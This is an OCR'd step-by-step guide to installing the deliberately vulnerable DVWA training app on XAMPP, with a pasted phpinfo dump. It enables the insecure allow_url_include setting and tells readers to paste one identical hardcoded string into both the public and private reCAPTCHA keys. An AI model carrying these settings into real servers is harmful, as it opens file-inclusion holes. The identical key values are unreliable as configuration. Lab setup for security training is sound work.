
Name	Date modified	Type	Size
.github	4/4/2024 2:37 PM	File folder	
config	6/13/2024 10:45 AM	File folder	
database	4/4/2024 2:37 PM	File folder	
docs	4/4/2024 2:37 PM	File folder	
dvwa	4/4/2024 2:37 PM	File folder	
external	4/4/2024 2:37 PM	File folder	
hackable	4/4/2024 2:37 PM	File folder	
tests	4/4/2024 2:37 PM	File folder	
vulnerabilities	4/4/2024 2:38 PM	File folder	
.dockerignore	4/4/2024 2:38 PM	DOCKERIGNORE File	1 KB
.gitignore	4/4/2024 2:38 PM	GITIGNORE File	1 KB
about.php	4/4/2024 2:38 PM	PHP File	3 KB
CHANGELOG.md	4/4/2024 2:38 PM	MD File	8 KB
compose.yml	4/4/2024 2:38 PM	YML File	1 KB
COPYING	4/4/2024 2:38 PM	Text Document	33 KB
Dockerfile	4/4/2024 2:38 PM	File	1 KB
favicon	4/4/2024 2:38 PM	Icon	2 KB
index.php	4/4/2024 2:38 PM	PHP File	4 KB
instructions.php	4/4/2024 2:38 PM	PHP File	3 KB
login.php	4/4/2024 2:38 PM	PHP File	5 KB
logout.php	4/4/2024 2:38 PM	PHP File	1 KB

PART-1: Configure XAMPP


1. In the XAMPP directory, find the htdocs directory. (Note: If you install it on disk D, it must be in there D:\xampp\htdocs.) Create a new directory, and give it the name dvwa.




2. Next, move all the files inside the extracted DVWA folder (without the .github files) into the D:\xampp\htdocs\dvwa folder. Your folder will look like following:



3. Now, open the XAMPP Control Panel and start the Apache and MySQL module, which must be like this.




4. Now, try to access the localhost/dvwa, it might show these errors. These errors will be corrected when we configure DVWA in PART-2




PART 2:Configure DVWA


1. First, go to the D:\xampp\htdocs\dvwa\config; you will see one file here config.inc.php.dist like this.




2. Copy the file and rename it into config.inc.php like this.




Right now, if you refresh the page, it might redirect you to …/login.php with an error just like this. But do not worry at this point.




3. Now, go to the DVWA setup page localhost/dvwa/setup.php. You may see several red texts here. To make DVWA run, we should change them to green.




4. First, go to the php.ini file. You can access this file inside D:\xampp\php, or you can access it from XAMPP control panel






5. Open the file, find the allow_url_include; and make it On.




6. Open config.inc.php, find $_DVWA[‘recaptcha_public_key’]; it will be empty values




7. Fill it with 6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg, now both variables will look like this.

```
# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg';
$_DVWA[ 'recaptcha_private_key' ] = '6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg';
```

8. Now, go back to XAMPP control panel, click the Stop button and Start again for the Apache.



9. Now, Refresh the DVWA setup page localhost/dvwa/setup.php, the red texts would be decreased now.



An error might be there in PHP module gd; it may be missing. This module is used to play

with captchas. To ensure its installed or not, go to http://localhost/dashboard/phpinfo.php and try to find the gd text. Suppose you don't see the gd section.

PHP Version 8.0.30

System	Windows NT DESKTOP-6OU02MK 10.0 build 19045 (Windows 10) AMD64
Build Date	Sep 1 2023 14:11:29
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,TS,VS16
PHP Extension Build	API20200930,TS,VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v4.0.30, Copyright (c) Zend Technologies


zend engine

Configuration


apache2handler


Apache Version	Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Apache API Version	20120211
Server Administrator	postmaster@localhost
Hostname:Port	localhost:80
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	No
Server Root	C:/xampp/apache
Loaded Modules	core mod_win32 mpm_winnt http_core mod_so mod_access_compat mod_actions mod_alias mod_allowmethods mod_asis mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_groupfile

10. Open the php.ini again from XAMPP control panel.

